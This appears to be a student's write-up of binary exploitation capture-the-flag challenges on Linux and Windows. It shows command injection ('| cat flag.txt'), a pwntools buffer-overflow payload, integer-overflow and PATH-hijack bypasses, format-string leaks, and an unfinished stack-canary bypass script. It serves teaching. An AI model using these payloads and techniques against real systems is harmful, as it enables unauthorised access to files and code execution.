My journey into the Dungeon1 landscape began with an interactive session, where inputs of varying nature were fed into the program. Contrary to string inputs which abruptly terminated the program, numerical inputs intriguingly triggered a ping command, hinting at an underlying mechanism that directly executes user inputs as system commands, thereby uncovering a potential exploit pathway.

```
$ ./dungeon1
Guard: Go away or I shall ring the alarm!
123123123
PING 123123123 (7.86.181.179) 56(84) bytes of data.

--- 123123123 ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time 2040ms

Guard: Where is everybody?
```

Feeling that I had gathered enough information to begin a more advanced analysis, I decided to use the GDB tool enhanced with the PEDA extension, which I expected would be more powerful.

2.1.2 Delving Deeper with GDB-PEDA

After running the program with gdb-peda, I first examined its functions and then discovered that the main function was calling another function named gate. I disassembled the gate function and started analyzing it.

The Gate function starts by allocating 0x70 hexadecimal spaces in the stack pointer for local variable storage and establishes a stack canary (mov rax, QWORD PTR fs:0x28) as a defensive measure against overflow attacks. Further along, I observed calls to functions like puts, fgets, strcat, and system. Placing a breakpoint on the fgets function, I continued my analysis and noticed that it requested user input at this point. Later, I discovered that strcat was combining a previously stored value with the input, and this concatenated value was then used in a system command to continue running the program.

Figure 2.1: Hexadecimal spaces in the stack pointer

The discovery of the instruction movabs rax,0x20632d20676e6970, which loads a 64-bit value directly into a register, provided the first hint toward understanding the operations of the gate function. Here, the pre-stored value in the strcat function was identified as 'ping -c'. This was followed by observations of puts, fgets, strcat, and system function calls, marking a pathway from user interaction to the execution of external commands.

2.1.3 Exploiting the Vulnerability

Having understood how the program operates, I began to sequentially perform the actions needed to take control of the program. The program's direct transfer of user input to a system command brought to mind the method of command injection. However, the program was actually executing the command ping -c, which is a function to send three packets to a user-provided IP. The actual exploitation began here. My research revealed that system calls have the capability to concatenate two commands. I attempted to write a command (| cat flag.txt). Indeed, this function worked because the program first tried to ping, and even if it failed, it did not terminate the command but ran the other command as well. Now I understood that I could directly execute system commands through the program.

Figure 2.2: Vulnerable functions

2.1.4 Learning Outcomes

This achievement not only highlighted the risks associated with handling user input but also the critical need for input validation. The investigation into the Dungeon1 challenge has significantly raised awareness of how command injection vulnerabilities can emerge, particularly through the improper use of functions like strcat to combine unauthenticated user inputs with system commands. The successful exploitation using the | cat flag.txt input to access unauthorized file content by redirecting the execution flow showcases the vulnerability of crucial system components.

```
(hasancoskun@kali)-[~/Downloads]
```

```
$ ./dungeon1
Guard: Go away or I shall ring the alarm!
$ cat flag.txt
ping: usage error: Destination address required
JCR(Treasure!)
Guard: Where is everybody?
```

2.2 Dungeon3 Challenge

2.2.1 Overview of the Challenge

The Dungeon3 challenge provided a practical exercise in identifying and exploiting a buffer overflow vulnerability within a binary application. Before starting my analysis, I wanted to test how the program behaved and observed that it requested a password from the user and terminated it afterward. This led me to initially speculate that the program might compare the input to a correct password and then terminate if the input was incorrect. However, as I will show later, it will terminate the program directly without making any comparisons.

During the analysis, I first examined which functions the program contained, and these three functions caught my attention:

```
gdb-peda$ info functions
.
.
0x0000000000400607  vault
0x000000000040066b  gate
0x000000000040069f  main
.
.
```

Inspecting the main function, I noticed it directly called the gate function.

```
0x00000000004006a8 <+9>: call   0x40066b <gate>
```

2.2.2 Delving Deeper with GDB-PEDA

Disassembling the gate function, the prologue section immediately caught my eye, followed by a call to the `puts` function. This call was responsible for outputting a string stored at a memory address as instructed:

```
lea rax,[rbp-0x20]
mov rdi,rax
.
.
.
call 0x400500 <gets@plt>
```

This section of the assembly code was preparing a 32-byte buffer space for incoming user input through the `gets` function. The absence of any input size validation before the function's exit pointed to a potential security flaw. Recognizing the notorious nature of the `gets` function for allowing buffer overflow vulnerabilities due to lack of input length control, I theorized that overflowing the stack-stored return address could redirect the program's execution flow.

The lack of any reference to the `vault` function in the program's normal execution flow led me to further investigate this function by disassembling it. This exploration uncovered the potential of `vault` as a target to bypass the program's standard operations. I decided that the return address needed to be overwritten with the address of the `vault` function and began testing how many bytes of input were required to overwrite the return address. Using the `pattern create 100` command in gdb-peda, I observed the overflow threshold guiding the creation of a precise payload.

2.2.3 Determining the Offset Value

Determining the exact distance value required to overwrite the return address was a critical step in developing a successful buffer overflow exploit. In the Dungeon3 challenge, this task was accomplished using gdb-peda's pattern creation and search capabilities. The process unfolded as follows:

Initially, a unique character pattern was created using gdb-peda's `pattern create` command. This pattern was designed to be long enough to cause the buffer to overflow and then overwrite the return address. For the purposes of this analysis, a pattern of 100 characters was deemed appropriate:

```
gdb-peda$ pattern create 100
```

This command generates a sequence of non-repeating and easily identifiable characters. The created pattern was then fed into the program as input during its execution under gdb-peda, leading to a controlled crash. Following the crash, the state of the RIP registers, containing the portion of the pattern, was examined to determine. This examination was facilitated by gdb-peda's `pattern search` command:

```
gdb-peda$ pattern search
```

The output of this command determined the exact location within the pattern used to overwrite the return address. This critical information revealed that precisely 40 characters were needed to reach the return address. Armed with this knowledge, the exploit payload could be meticulously prepared to fill the buffer with 40 characters of arbitrary data (in this case, "A") followed immediately by the address of the `vault` function, effectively redirecting the execution flow upon buffer overflow:

```
from pwn import *

# Distance determined according to the return address
offset = 40

# Address of the vault function
vault_address = p64(0x0000000000400607)

# Creation of the payload
payload = b"A"*offset + vault_address

# Writing the payload for execution to a file
with open("exploit_payload.txt", "wb") as f:
    f.write(payload)


$ python3 payload.py

$ ./dungeon3 < exploit_payload.txt

Guard: What's the secret password?
Guard: You shall not pass!
JCR(Treasure!)

Success!
zsh: segmentation fault  ./dungeon3 < exploit_payload.txt
```

This methodical approach not only facilitated the precise manipulation of the program's execution flow but also highlighted the importance of a meticulous and analytical methodology in developing effective security exploits.

2.2.4 Exploiting the Vulnerability

Information garnered from the analysis facilitated the development of a `payload.py` Python script designed to create the necessary exploit payload. This script strategically combined a unique sequence of characters to fill the buffer area and overflow into the return address; this address was then replaced with that of the `vault` function:

2.2.5 dungeon3-payload.py

```
from pwn import *

offset = 40
vault_address = p64(0x0000000000400607)
payload = b"A"*offset + vault_address


with open("exploit_payload.txt", "wb") as f:
    f.write(payload)
```

2.3 Windows Challenge 1

2.3.1 Overview of the Challenge

The Windows 1 program presents users with an authentication prompt. This initial step, while elementary, is a gateway to uncovering more complex authorization vulnerabilities. If the user writes the wrong input the program directly exits. Fortunately, with x32dbg's help, we can analyze the program's basics to bypass it.

```
C:\Users\hasancoskunwin\Desktop\challenge1\numbers.exe
You won't get the flag unless you authorize yourself.
>> 123123
Authorization failed.
```

2.3.2 Analysis with x32dbg

The program's primary defense mechanism is rooted in an input validation process, followed by an incrementation routine that deposits the resultant figure into the eax register. It was within this procedural sequence that I unearthed a method to bypass the authorization mechanism: leveraging an integer overflow exploit.

Submitting a numerical value that far exceeds the storage capabilities of a 32-bit register, exemplified by many nines, triggers an overflow condition. This causes the eax register to reset to 0x00000000.

This pivotal overflow sidesteps the program's check for non-zero values, erroneously leading it to approve the authentication attempt and transition to the password input stage.

An alternative approach to induce this overflow, aside from entering an extensive sequence of nines, involves inputting a negative value. In unsigned contexts, the total space allocated only accommodates positive values, thus any negative input is directly stored as 0xFFFFFFFF. Following this, the program executes an "add eax,1" instruction, which zeros out the maximally set value.

The primary security mechanism was circumvented through an integer overflow exploit, where a specifically crafted input, such as a very large number or -1, caused the eax register to overflow upon incrementation, setting it to 0x00000000 and the Zero Flag (ZF) to 1. This overflow bypasses the non-zero check and deceives the program into granting access to the next phase.

At the heart of this exploit is a core principle of computer science: surpassing a register's maximum capacity causes a wraparound to zero. Therefore, incrementing the utmost 32-bit unsigned integer value, 0xFFFFFFFF (depicted in memory as a series of F's), by 1, leads to a reset to 0x00000000.



Figure 2.3: Analysis with the x32dbg

2.3.3 Exploiting the Vulnerability

After successfully overcoming the first challenge using an integer overflow exploit, attention turned to the program's second layer of security, which required a password. This stage was meticulously analyzed, revealing a demand for specific numerical values, achieved through a buffer overflow technique.

A closer examination of the program's assembly code indicated a need for a precise multiplication operation, followed by a comparison. To bypass this security check, two specific values were crucial: 1383505821849092097 (0x1333333700000001 in hexadecimal) and 4617089847 (0x113333337 in hexadecimal).

The value 4617089847 was derived to match the lower 32 bits of the product expected by the program's comparison operation. This was based on understanding that during the buffer overflow, values are stored starting from the lowest bit, making the manipulation of specific bits crucial for the exploit's success.

Similarly, the larger value 1383505821849092097 was calculated and inputted into the buffer. This action was not arbitrary but a calculated measure to ensure that after the buffer overflow, the lower portion of the buffer would contain the exact sequence needed to pass the program's comparison check, namely 0x13333337. The buffer overflow strategically placed these values in memory, exploiting the program's arithmetic processing and allowing for the successful bypass of the password phase.

```
C:\Users\hasancoskunwin\Desktop\challenge1\numbers.exe
You won't get the flag unless you authorize yourself.
>> -1
Now, enter your password.
>> 4617089847
Your flag is: flag{0286fa2539ce8707f9f2ba7321ffd2c7}

C:\Users\hasancoskunwin\Desktop\challenge1\numbers.exe
You won't get the flag unless you authorize yourself.
>> 99999999999999999999999999999999
Now, enter your password.
>> 4617089847
Your flag is: flag{0286fa2539ce8707f9f2ba7321ffd2c7}

C:\Users\hasancoskunwin\Desktop\challenge1\numbers.exe
You won't get the flag unless you authorize yourself.
>> -1
Now, enter your password.
>> 1383505821498992097
Your flag is: flag{0286fa2539ce8707f9f2ba7321ffd2c7}

C:\Users\hasancoskunwin\Desktop\challenge1\
```

2.3.4 Learning Outcomes

This program challenged me with two types of vulnerabilities: integer overflow and buffer overflow. I learned how the distinctions between unsigned and signed integers, particularly their value ranges, play a crucial role in integer overflow. Similarly, understanding buffer overflow was key. An interesting insight came from observing how data is stored in smaller bits, which added depth to my analysis by the challenge's end.

2.4 Windows Challenge 3

2.4.1 Overview of the Challenge

The challenge centered around an executable named uploader.exe, running in a controlled environment. This program offered three options for user input: upload, list, and exit. I systematically tested each input. Selecting the upload option prompted for information regarding the file to be uploaded. Upon completing these steps, a file was successfully uploaded to the directory where the program was located. This initial interaction hinted at a potential vulnerability, leading to further examination.

Here I am creating an attacker computer and a server using ncat, I will simulate it this way.

```
C:\Users\hasancoskunwin\Desktop\Challenge3\readme.txt
C:\Users\hasancoskunwin\Desktop\Challenge3>
ncat -keep -listen -verbose -np 8888 -e uploader.exe
Ncat: Version 5.59BETA1 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:8888
```

2.4.2 Analysis with Snowman

To deepen my investigation, I utilized both x32dbg for dynamic analysis and Snowman for static decompilation to find the program's source code. This dual approach revealed a significant if-else block structure. Particularly, the list option was linked to executing the command cmd /c dir 2>&1. This meant if a user chose the list option, the specific segment within the if-else block would execute, directly invoking a cmd operation to list directory contents. This discovery prompted a closer look into how cmd access was managed within the program.



Figure 2.4: Anaylsis with the Snowman

2.4.3 Exploiting the Vulnerability



Figure 2.5: flag.txt

Understanding the relationship between PATH environment variables and the CMD command was pivotal. I identified the exploit's crux within the uploader.exe program: by replacing the command cmd /c dir 2>&1 with a custom cmd.bat in the directory, I could preempt the PATH lookup. To execute this, I selected the uploader option, followed by specifying a file size of 16, and named my file cmd.bat. For the content, I entered type ..flag.txt, aiming directly to read the flag file.

2.5 Conclusion and Learning Outcomes of the Early Period

The early period of tackling both Linux and Windows challenges has been an enlightening journey, filled with practical learning and significant insights into the intricacies of software reversing and exploitation. The experiences gathered from both platforms have shaped my understanding of how different operating systems handle vulnerabilities and how various tools can be effectively utilized to exploit these weaknesses.

Linux Challenges: Key Takeaways

The Linux challenges, particularly the Dungeon1 and Dungeon3, have underscored the importance of understanding the underlying architecture of executable files and the common pitfalls that can lead to vulnerabilities. The Dungeon1 challenge demonstrated the critical role of input validation and the dangers of command injection vulnerabilities. By leveraging tools like GDB and PEDA, I was able to dissect the binary, understand its operations, and ultimately craft an exploit that allowed me to access the desired file. This process highlighted the effectiveness of using advanced debugging tools to gain deeper insights into binary behavior and exploit development.

The Dungeon3 challenge further reinforced the importance of buffer overflow vulnerabilities. Through methodical analysis with GDB-PEDA, I identified how improper handling of user inputs can lead to overwriting critical memory areas, such as the return address. Crafting a precise payload to exploit this vulnerability required a detailed understanding of the program's memory management and execution flow. This experience not only enhanced my debugging skills but also deepened my appreciation for the complexity and subtlety involved in binary exploitation.

Windows Challenges: Key Takeaways

On the Windows side, the challenges presented a different set of problems and learning opportunities. The initial challenge required bypassing an authentication mechanism through an integer overflow exploit. This high-

lighted the nuances of handling signed and unsigned integers and how exceeding the storage capabilities of a register can lead to unexpected behaviors. Understanding these concepts was crucial in developing a successful exploit that manipulated the program's flow to gain unauthorized access.

The subsequent Windows challenges, such as the uploader.exe analysis, emphasized the significance of understanding the operating system's command execution and file handling mechanisms. By exploiting the way the program invoked CMD commands, I was able to introduce a custom script to read protected files. This showcased the potential for command injection attacks and the importance of secure coding practices to prevent such vulnerabilities.

Chapter 3

The Period of Cat and Mouse

3.1 Dungeon4 Challenge

3.1.1 Overview of Challenge

As usual, let's first run the program in a safe place, that is, on a VM, to observe its runtime behavior. At first glance, we see that the program takes two inputs and copies and reprints the first input.



Figure 3.1: Live version

3.1.2 Delving Deeper with GDB-PEDA

With GDB-PEDA, I'm checking the functions in the program before they run, i.e., before the shared libraries are loaded:

Figure 3.2: Functions of the program

Functions: At first glance, functions like `strcpy`, `printf`, and `fgets` appear as functions carrying security vulnerabilities.

Main Function: It only calls the gate function, therefore, we need to focus on the gate function for detailed analysis.

Gate Analysis



Figure 3.3: Assembly Version of the Gate Function

Time and Randomization: System time is being saved as a seed with the `time@plt` and `srand@plt` functions.

String Operations: `movabs` instructions are saving fixed strings first to the RAX register, then to certain RBP offsets. These strings are in little-endian format and contain reversed fruit names. We convert this list into text format with a converter tool and then reverse the expressions with another tool.

List of fruits from movabs instructions:

```
3f656c707061, 3f6f6461636f7661, 3f616e616e6162, 3f73656972726562,
3f797272656863, 3f736570617267, 3f6977696b
```

- apple?avocado?banana?berries?cherry?grapes?kiwi

We convert this list into text format using a converter tool and then reverse the expressions with another tool.

Functions and Operation

Random fruit selection and copying processes: A random fruit is selected with the `rand@plt` function and copied with `strcpy@plt`. This process is printed on the screen with `puts@plt`.

3.1.3 Exploiting the Vulnerability

When a breakpoint is triggered at the `strcpy` point, I examined the RAX, RDX, RSI, and RDI registers. Especially, I would look at the state of the memory at the source ('banana?') in RSI and at the target address (0x7fffffffe016) in RDI because the `strcpy@plt` function would copy there.



Figure 3.4: Registers

Another fgets: The program waits for a new expression from the user and this expression is compared with the above RDI value using the `strncmp@plt` function.

Format String Vulnerability and Fruit Name Detection:

Analysis: The input received from the user is processed with `printf` and access to stack values is provided with the %p specifier. Here, first, I tried to find the stack order of the address I mentioned above, 0x7fffffffe016, by writing many %p specifiers.



Figure 3.5: The output of format specifiers

The fruit name is found at the sixth address in the stack. Here's exactly the order in which the match occurs, appearing as the 6th order.

If we run the program directly saying %p.%p.%p.%p.%p.%p, we will see that the addresses change due to ASLR protection, hence we escaped this protection method by using GDB and setting a breakpoint.

Figure 3.6: Program's protection shields

When the program is run and the first input is requested, I tried to see the expression by specifying the address order with %6 and indicating that it is a string with the %s specifier. Then, after successfully passing the `strncmp@plt` function by rewriting the value I saw, we obtain the flag.



Figure 3.7: The output of the flag

3.2 Dungeon5 Challenge

3.2.1 Overview of Challenge

When we run the program at runtime and analyze it, we see that it takes the first input from the user, rewrites it, and then waits for another input after a new sentence. Both inputs, when given randomly, encounter a canary barrier.



Figure 3.8: The live version of the Dungeon5

3.2.2 Delving Deeper with GDB-PEDA

During GDB analysis, when we use the `checksec` command, we see that CANARY and NX are among the active security features.



Figure 3.9: Dungeon5's protection shields

Main Function: The main function directly calls the gate function. However, there is no transition from the gate function to the vault function. At this point, we check the function of the vault function.

Gate Analysis

Canary Value: The canary value is selected and transferred to the address below [rbp-0x8]. This value will be used at the end of the program to test the canary value. The buffer area is also denoted by 0x50, which equals 80 bytes. The canary value being saved 8 bytes back from these 80 bytes also provides us information about a padding amount of 72 bytes that we will use later.

```
0x000000000040073a <+8>:     mov    rax,QWORD PTR fs:0x28
0x0000000000400743 <+17>:    mov    QWORD PTR [rbp-0x8],rax
0x0000000000400747 <+21>:    xor    eax,eax
0x0000000000400749 <+23>:    lea    rdi,[rip+0x118]        # 0x400868
0x0000000000400750 <+30>:    call   0x400560 <puts@plt>
0x0000000000400755 <+35>:    lea    rax,[rbp-0x50]
```

Figure 3.10: Canary value and memory allocation

The part of the function containing vulnerabilities is located right at the end. If we change the existing return address of the program with the address of the "vault" function using buffer overflow technique, we will achieve the desired result. However, our problem is the presence of the canary value. If we present this value correctly, i.e., put it back unchanged, we will achieve the desired result.

```
0x000000000040078f <+93>:    call   0x4005b0 <gets@plt>
0x0000000000400794 <+98>:    lea    rdi,[rip+0x145]        # 0x4008e0
0x000000000040079b <+105>:   call   0x400560 <puts@plt>
0x00000000004007a0 <+110>:   nop
0x00000000004007a1 <+111>:   mov    rax,QWORD PTR [rbp-0x8]
0x00000000004007a5 <+115>:   xor    rax,QWORD PTR fs:0x28
0x00000000004007ae <+124>:   je     0x4007b5 <gate+131>
0x00000000004007b0 <+126>:   call   0x400580 <__stack_chk_fail@plt>
0x00000000004007b5 <+131>:   leave
0x00000000004007b6 <+132>:   ret
```

Figure 3.11: Return address

In short, our goal is to obtain the canary value using format string vulnerability, then direct the program's flow to the "vault" function using buffer overflow.

There are several different ways to do this. It is possible to create a pattern and find an offset or use tools like pwntools that automate this. However, I will show a more practical method, which is looking at the last two digits of the pointer addresses to find the canary value. This is not a definite solution, but it often works.

3.2.3 Exploiting the Vulnerability



Figure 3.12: Exploiting the format string vulnerability

Marked Address: The marked address shows the 15th %p value. Many sources indicate that the last two digits being '00' point to the Canary value. We test this and run it again.

Now we have come to the conclusion that the canary value is at the 15th place because the value changes every time.

Program's Return Address: Vault

We will convert the program's return address to the 'vault' function. Let's use the `info functions` command to get the address of the 'vault' function.

```
- 0x00000000004006b7  vault
```

Now, it's time to bypass the canary value with a Python script and direct the program to the vault address.

Targeted Payload

The targeted payload is based on these four fundamental components:

```
Padding + Canary Value + RBP padding + Return Address
```

Python Script

[1]

```python
#!/usr/bin/python3
from pwn import *

# Setup process
p = process('./dungeon5')

